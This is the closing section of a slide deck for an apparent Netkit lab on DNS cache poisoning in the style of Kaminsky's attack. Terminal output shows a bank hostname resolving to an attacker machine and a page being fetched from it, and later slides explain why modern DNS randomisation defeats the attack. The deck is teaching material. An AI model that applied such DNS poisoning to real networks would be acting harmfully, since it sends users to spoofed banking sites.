GoodClient:~# ping Security.BankNet.net
PING Security.BankNet.net (192.168.0.188) 56(84) bytes of data.
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=1 ttl=64 time=0.301 ms
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=2 ttl=64 time=0.421 ms
64 bytes from BadPc.bad (192.168.0.188): icmp_seq=3 ttl=64 time=0.427 ms
^C
--- Security.BankNet.net ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2018ms
rtt min/avg/max/mdev = 0.301/0.383/0.427/0.058 ms
GoodClient:~#
```

Getting again a web page from BankPc (1)


- Click on the terminal of *GoodClient*
- Digit:
  ‘***wget BankPc.BankNet.net***’,
  that is the command useful to get file from the internet



```
GoodClient:~# wget BankPc.BankNet.net
--2016-04-27 07:26:19--  http://bankpc.banknet.net/
Resolving bankpc.banknet.net... 192.168.0.188
Connecting to bankpc.banknet.net|192.168.0.188|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1262 (1.2K) [text/html]
Saving to: `index.html.7'

100%[======================================>] 1,262       --.-K/s   in 0s

2016-04-27 07:26:22 (2.69 MB/s) - `index.html.7' saved [1262/1262]

GoodClient:~# 
```

Getting again a web page from BankPc (2)

- Now copy the downloaded page, in that case is called ‘*index.html*’, in the desktop of Ubuntu machine
- The command is again: ***‘cp index.html /hosthome/Desktop/’***
- Then go in the desktop of Ubuntu and open it in the browser (Firefox)
- See what will happen



```
GoodClient:~# cp index.html.7 /hosthome/Desktop/
```

Limitation of the simulation (1)

- This attack is only theoretical!!
  Dan Kaminsky has shown that it could be possible in the old (current in his epoque) DNS configuration, in which the Query ID generation was sequentially incremental and the “transactions” were almost always done on the Port 53 and moreover with an high computing power: in few instants you must were able to generate a series of 16 bits ID

- Nowadays the DNS has been made more robust, has been introduced a randomization of the Query ID and of the used Port .
  In this way is pretty impossible to have success with this attack

- Because of this also the simulation has been very complicated, moreover the basic configuration of the current versions of Netkit and Bind let very few degrees of freedom in the DNS manipulation

Limitation of the simulation (2)

- Because of the previous reasons we have done some semplifications and re-arrangements to let the laboratory be as similar as possible to the reality (at least in appearance)
- We could not do the actual Query ID and Port intercept and prediction because of the randomization and we had to do this through a special scapy feature
- We had to introduce some delay on the *NetDns* machine and to completely switch off the bind working on the *BadDns* machine to simulate the complete traffic redirecting

THANK YOU FOR
THE ATTENTION